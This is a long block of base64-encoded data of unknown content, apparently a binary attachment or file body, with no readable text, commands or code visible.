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
